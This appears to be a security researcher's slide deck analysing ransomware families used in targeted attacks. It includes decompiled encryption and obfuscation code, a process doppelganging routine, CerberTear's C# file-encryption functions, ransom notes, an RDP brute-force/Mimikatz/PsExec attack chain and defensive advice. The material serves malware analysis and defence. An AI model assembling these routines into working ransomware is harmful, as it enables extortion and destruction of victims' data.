



Ransomware in targeted attacks

Orkhan Mamedov

Agenda

- Two questions: Why? How?
- Four ransomware families
- Typical structure of a large cybercriminal group
- Fighting ransomware

Two questions: Why?

- Money
- Harm the company
- Hide evidence

Two questions: How?

- Exploit kits
- Spam campaigns
- Social engineering
- Targeted attacks
- Human factor

Human factor



Targeting companies



A common scenario

- Exploits to compromise infrastructure
- RDP brute-force attacks for unprotected servers
- Mimikatz to obtain necessary privileges
- PsExec for spreading through the network

Four ransomware families

- SynAck
- Purgen
- LockCrypt
- Velso

SynAck ransomware

- Known attack vector: RDP brute-force
- Targets: USA, Germany, Kuwait, Iran

```
==READ==THIS==PLEASE==ED2BE6B9.txt - Notepad
File Edit Format View Help

SynAck FES
(Files Encryption Software)

Dear client, we apoligize for inconvinience with your files.
So we make a business offer to order file recovery service from us.
We do not extort money, files restore is an optional service.
Also we will do auditing of your network FOR FREE if you order file recovery service.

Some details about SynAck FES:

This software uses ecies-secp192r1 algorithm to create unique pair of private and public keys for the session.
Each file is encrypted with random key using aes-ecb-256 algorithm.
We strongly recommend you not to use third-party decryptors because they can damage your files.
But if you want to try to restore your files by yourself, make sure you have made backup copies of encrypted files.
And please do not remove files with text notes, because they contain important information required for file restoring.
```



SynAck ransomware: obfuscation

```
00000000000403AD0 51
00000000000403AD1 52
00000000000403AD2 41 50
00000000000403AD4 41 51
00000000000403AD6 68 A1 BC 7B 87
00000000000403ADB 68 04 92 39 2F
00000000000403AE0 48 8D 05 65 16 01 00
00000000000403AE7 48 05 F4 BC 00 00
00000000000403AED 50
00000000000403AEE 48 8D 05 3E CD 01 00
00000000000403AF5 48 05 1D 06 00 00
00000000000403AFB 50
00000000000403AFC 48 8D 05 4F 1A E1 A5
00000000000403B03 48 05 2E E1 1E 5A
00000000000403B09 FF D0
00000000000403B0B 41 59
00000000000403B0D 41 58
00000000000403B0F 5A
00000000000403B10 59
00000000000403B11 50
00000000000403B12 C3
```

```
push rcx
push rdx
push r8
push r9
push 0FFFFFFF877BBCA1h
push 2F399204h
lea rax, loc_415149+3
add rax, 0BCF4h
push rax
lea rax, unk_420833
add rax, 61Dh
push rax
lea rax, cs:0FFFFFFFA6215552h
add rax, 5A1EE12Eh
call rax ; sub_403680
pop r9
pop r8
pop rdx
pop rcx
push rax
retn
```

SynAck ransomware: Doppelganging technique

```
LODWORD(v21) = 0;
LODWORD(v17) = 0;
v29 = CreateTransaction(0i64, 0i64, 0i64, 0i64, v17, v21, 0i64);
if ( v29 )
{
    LODWORD(v22) = 0;
    LODWORD(v18) = 3;
    v26 = ((off_401BDA + 2644214))(String, 0xC0000000i64, 1i64, 0i64, v18, v22, 0i64, v29, 0i64, 0i64);// 0x401b90 - CreateFileTransactedW
    if ( v26 != -1 )
    {
        if ( ((off_4018DA - 308509321))(v26, hHeap, v33, &v34, 0i64) )// 0x401890 - WriteFile
        {
            if ( hHeap )
                Free_0(hHeap);
            hHeap = 0i64;
            v33 = 0i64;
            LODWORD(v23) = 0x1000000;
            LODWORD(v19) = 2;
            if ( ((off_404303 + 2246834))(&v36, 983071i64, 0i64, 0i64, v19, v23, v26) >= 0 )// 0x4042c0 - NtCreateSection
            {
                v10 = ((off_4023DA - 430949376))();// 0x402390 - GetCurrentProcess
                v46 = off_4042B3 - 1483169668;
                v24 = v36;
                LOBYTE(v20) = 4;
                if ( ((off_4042B3 - 1483169668))(&v27, 0x10000000i64, 0i64, v10) >= 0 )// NtCreateProcessEx
                {
                    v54 = 0;
                    memset(&v55, 0, 0x200i64);
                }
            }
        }
    }
}
```



SynAck ransomware


- Language check
- Directory validation
- Clearing event logs

Purgen ransomware


- Known since 2016
- About five 'major' modifications
- Several hundred 'minor' modifications
- Known attack vector: RDP brute-force, spam campaign

Purgen ransomware

Q2 2017 - Q2 2018



The structure of a cybercriminal group



LockCrypt

- About four modifications
- Known attack vector: RDP brute-force
- Targets: Germany, China, Iran, France, India, Russia, Brazil, USA.

LockCrypt

```
1 int __stdcall ProcessBuf(int *buf, unsigned int bufLen)
2 {
3     unsigned int v2; // ecx
4     int dwKey; // edx
5     int v6; // eax
6     int result; // eax
7
8     v2 = bufLen >> 2;
9     dwKey = q dwKey;
10    do
11    {
12        v6 = *buf;
13        ++buf;
14        result = __ROR4__(dwKey ^ _byteswap_ulong(v6), 3);
15        *buf = result;
16        ++buf;
17        dwKey = __ROL4__(dwKey, 5);
18        --v2;
19    }
20    while ( v2 );
21    return result;
22 }
```

LockCrypt

```
1 unsigned __int32 __stdcall ProcessBuf(DWORD *lpBuf, unsigned int bufSize)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     v2 = 2 * (bufSize >> 2);
6     dwKeyPtr = LP_KEY;
7     keyEndPtr = (int *)((char *)LP_KEY + RECVD_KEY_LEN);
8     do
9     {
10         *lpBuf ^= *dwKeyPtr;
11         lpBuf = (DWORD *)((char *)lpBuf + 2);
12         lpBuf = (DWORD *)((char *)lpBuf + 2);
13         ++dwKeyPtr;
14         if ( dwKeyPtr == keyEndPtr )
15             dwKeyPtr = LP_KEY;
16         --v2;
17     }
18     while ( v2 );
19     v7 = bufSize >> 2;
20     dwKeyPtr = LP_KEY;
21     keyEndPtr = (int *)((char *)LP_KEY + RECVD_KEY_LEN);
22     v10 = lpBuf;
23     v11 = lpBuf;
24     do
25     {
26         v12 = *v10;
27         ++v10;
28         result = _byteswap_ulong(*dwKeyPtr ^ __ROL4__(v12, 5));
29         *v11 = result;
30         ++v11;
31         ++dwKeyPtr;
32         if ( dwKeyPtr == keyEndPtr )
33             dwKeyPtr = LP_KEY;
34         --v7;
35     }
36     while ( v7 );
37     return result;
38 }
```



LockCrypt

```
1 unsigned int RandFunction()  
2 {  
3     DWORD seed; // eax  
4  
5     seed = g_userIdCrc;  
6     if (!g_userIdCrc )  
7     {  
8         seed = GetTickCount();  
9         g_userIdCrc = seed;  
10    }  
11    g_userIdCrc = 0x41A7 * (seed % 0x1F31D) - 0xB14 * (seed / 0x1F31D);  
12    return g_userIdCrc % 0x64u;  
13 }
```

Restore Files.Txt - Notepad
File Edit Format View Help
Your ID J2TzYPL3PYF4UH6T
All your files have been encrypted due to securityp
If you want to restore them, write us to mail
Write this ID in the title of your message



LockCrypt

```
CryptAcquireContextA(&phProv, 0, 0, PROV_RSA_FULL, CRYPT_DELETEKEYSET);
if ( !CryptAcquireContextA(&phProv, 0, 0, PROV_RSA_FULL, CRYPT_VERIFYCONTEXT) )
    CryptAcquireContextA(
        &phProv,
        0,
        "Microsoft Enhanced Cryptographic Provider v1.0",
        PROV_RSA_FULL,
        CRYPT_VERIFYCONTEXT);
CryptImportKey(phProv, &g_rsaKeyPub, 0x114u, 0, 0, &hRsaKey);
CryptAcquireContextA(&hProv, 0, 0, PROV_RSA_AES, CRYPT_VERIFYCONTEXT);
CryptGenKey(hProv, CALG_AES_256, CRYPT_EXPORTABLE, &hAesKey);
exportedAesKeyBlobLen = 44;
CryptExportKey(hAesKey, 0, PLAINTEXTKEYBLOB, 0, exportedAesKeyBlob, &exportedAesKeyBlobLen);
exportedAesKeyBlobLen = 44;
CryptEncrypt(hRsaKey, 0, 1, 0, exportedAesKeyBlob, &exportedAesKeyBlobLen, 256u);
CryptDestroyKey(hRsaKey);
```


Velso ransomware

- Only possible attack vector: RDP brute-force
- Targets: Brazil, France, Australia, Italy, Canada, Germany, Russian Federation, United States

Velso ransomware


```
aesKey = malloc(32u);
userId = malloc(40u);
v13 = -1;
CryptGenRandom(aesKey, 32u);
CryptGenRandom(userId, 40u);
Base64Encode(&userIdCoded, userId, 40);
v13 = 1;
v3 = PrintToConsole(&off_4CC880, userIdCoded, userIdCodedLen);
sub_4B66A0(v4, v3);
Base64Encode(&aesKeyCoded, aesKey, 32);
v13 = 2;
v5 = PrintToConsole(&off_4CC880, aesKeyCoded, aesKeyCodedLen);
sub_4B66A0(v6, v5);
if ( aesKeyCoded != &v24 )
    j_free(aesKeyCoded);
system("pause");
v13 = 1;
v7 = GetConsoleWindow();
ShowWindow(v7, 0);
AesSetKey_0(aesKey, 256, &aesCtx);
```

Velso ransomware



A screenshot of a Windows command prompt window titled "C:\Program Files\Velso Ransomware\Velso Ransomware.exe". The window has a black background with white text. The first line of text is "ihn4qzU+NFLfiYlWoo4kmdzW0/LPqAay/44e0o2QqzUcrx18IHw2nA==", which is highlighted with a red rectangular box. The second line is "P9XuXj2FLK3JbtIAV11BPheadBIBZ2eP3mnqINppH04=" and the third line is "Press any key to continue . . .".

```
ihn4qzU+NFLfiYlWoo4kmdzW0/LPqAay/44e0o2QqzUcrx18IHw2nA==  
P9XuXj2FLK3JbtIAV11BPheadBIBZ2eP3mnqINppH04=  
Press any key to continue . . .
```




A screenshot of a Notepad window titled "get_my_files - Notepad". The window has a white background with a menu bar (File, Edit, Format, View, Help) and a text area. The text in the window reads: "Hello. If you want to return files, write me to e-mail Merlinvelso@protonmail.com
Your userkey: ihn4qzU+NFLfiYlWoo4kmdzW0/LPqAay/44e0o2QqzUcrx18IHw2nA==". The userkey string is highlighted with a red rectangular box.

```
File Edit Format View Help  
Hello. If you want to return files, write me to e-mail Merlinvelso@protonmail.com  
Your userkey: ihn4qzU+NFLfiYlWoo4kmdzW0/LPqAay/44e0o2QqzUcrx18IHw2nA==
```

A ransomware attack

- Attack vector: unknown
- Target: German company



A ransomware attack

Name	Type
IMG 000.jpg.cerber	CERBER File
IMG 001.jpg.cerber	CERBER File
IMG 002.jpg.cerber	CERBER File

Name	Type
0hWTOZ5fEy.cerber	CERBER File
5P8n96GTxQ.cerber	CERBER File
8oOODqSyo1.cerber	CERBER File

Name	Type
Zfq7z4YTkB.cerber2	CERBER2 File
zGff3mwo9V.cerber2	CERBER2 File
zhSOcNASYD.cerber2	CERBER2 File

Name	Type
3vB8YMaqzz.cerber3	CERBER3 File
4CJXUQu118.cerber3	CERBER3 File
61L2bUZI6y.cerber3	CERBER3 File

A ransomware attack

```
PE: protector: Enigma Virtual Box(-)[-]  
PE: linker: Microsoft Linker(11.0)[EXE32]  
Entropy: 6.10413
```

```
PE: library: .NET(v4.0.30319)[-]  
PE: linker: Microsoft Linker(11.0)[EXE32]  
Entropy: 5.25715
```

```
System.Resources.Tools.StronglyTypedResourceBuilder  
io.Editors.SettingsDesigner.SettingsSingleFileGenerator 12.0.0.0  
Traxxio Corp. Traxxio Client Copyright © 2016 ) $7ab0dd04-43e0-4d89-be59-60a30b766467 1.4.0.0  
c:\Users\Admin\Desktop\PIMMEL_neu_hwid\PIMMEL_neu_hwid\PIMMEL_neu_hwid\hidden-tear\obj\Release\TraxxioSetup.pdb  
_CorExeMain
```

```
.NET Framework  
7ab0dd04-43e0-4d89-  
id\hidden-tear\obj
```



CerberTear

```
public void ProcessDir(string location, string password)
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    string path = "HOW_TO_RESTORE_YOUR_DATA.html";
    string sourceFileName = Path.Combine(folderPath, path);
    string[] source = new string[]
    {
        ".jpg", ".JPEG", ".JPG", ".jpeg", ".raw", ".tif", ".gif", ".png", ".bmp", ".3dm", ".max",
        ".slot", ".dwg", ".dxf", ".c", ".cpp", ".cs", ".h", ".php", ".asp", ".rb", ".java", ".p",
        ".indl", ".indt", ".indb", ".inx", ".idml", ".pmd", ".xqx", ".xqx", ".ai", ".eps", ".p
    };
    string[] files = Directory.GetFiles(location);
    string[] directories = Directory.GetDirectories(location);
    for (int i = 0; i < files.Length; i++)
    {
        string extension = Path.GetExtension(files[i]);
        if (source.Contains(extension))
        {
            try
            {
                string password2 = this.GeneratePassword(15);
                this.ProcessFile(files[i], password2);
            }
            catch
            {
            }
        }
    }
}
```

CerberTear

```
public string GeneratePassword(int length)
{
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    while (0 < length--)
    {
        stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*! =&?&/"[random.Next(
            "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*! =&?&/".Length)]);
    }
    return stringBuilder.ToString();
}
```

CerberTear

```
public void ProcessFile(string file, string password)
{
    byte[] plaintext_bytes = File.ReadAllBytes(file);
    byte[] pass_array = Encoding.UTF8.GetBytes(password);
    pass_array = SHA256.Create().ComputeHash(pass_array);
    byte[] ciphertext_bytes = this.AES_Encrypt(plaintext_bytes, pass_array);
    File.WriteAllBytes(file, ciphertext_bytes);
    File.Move(file, file + ".cerber");
}
```

CerberTear

```
private class calculation
{
    // Token: 0x0600000D RID: 13 RVA: 0x000039CC File Offset: 0x000039CC
    public static void add()
    {
        Console.WriteLine("Enter number 1st.\t");
        Form1.calculation.num1 = Convert.ToInt32(Console.ReadLine());
        Console.WriteLine("Enter number 2nd.\t");
        Form1.calculation.num2 = Convert.ToInt32(Console.ReadLine());
        Form1.calculation.result = Form1.calculation.num1 + Form1.calculation.num2;
        Console.WriteLine("\nAdd = {0}", Form1.calculation.result);
        Console.ReadLine();
    }
}
```



CerberTear

Kaspersky RannohDecryptor
Trojan-Ransom.Win32.Rannoh decryptor tool


Ready to scan

This utility is designed to decrypt files encrypted by Trojan-Ransom.Win32.Rannoh, Trojan-Ransom.Win32.Cryakl (early variants).

Utility tries to calculate the decryption key automatically. You need to find the original copy of at least one encrypted file will be found and decrypted automatically.

Please, save all opened documents before scan.

[Change parameters](#)

 **Start scan**

About Full protection against malware

Scan results

Scan results

Event	Object
✓ Decrypted	W:\CIV\... \11 dec 2017.doc.cerber
✓ Decrypted	W:\CIV\... \IMG 000.jpg.cerber
✓ Decrypted	W:\CIV\... \IMG 002.jpg.cerber
✓ Decrypted	W:\CIV\... \IMG 023.jpg.cerber
✓ Decrypted	W:\CIV\... \Slw Of ds.docx.cerber

Show information messages

Close

Advice

- Backups
- Have strong passwords for RDP access
- Keep software up to date
- Security solution with a behavioral detection component
- Do not pay the ransom

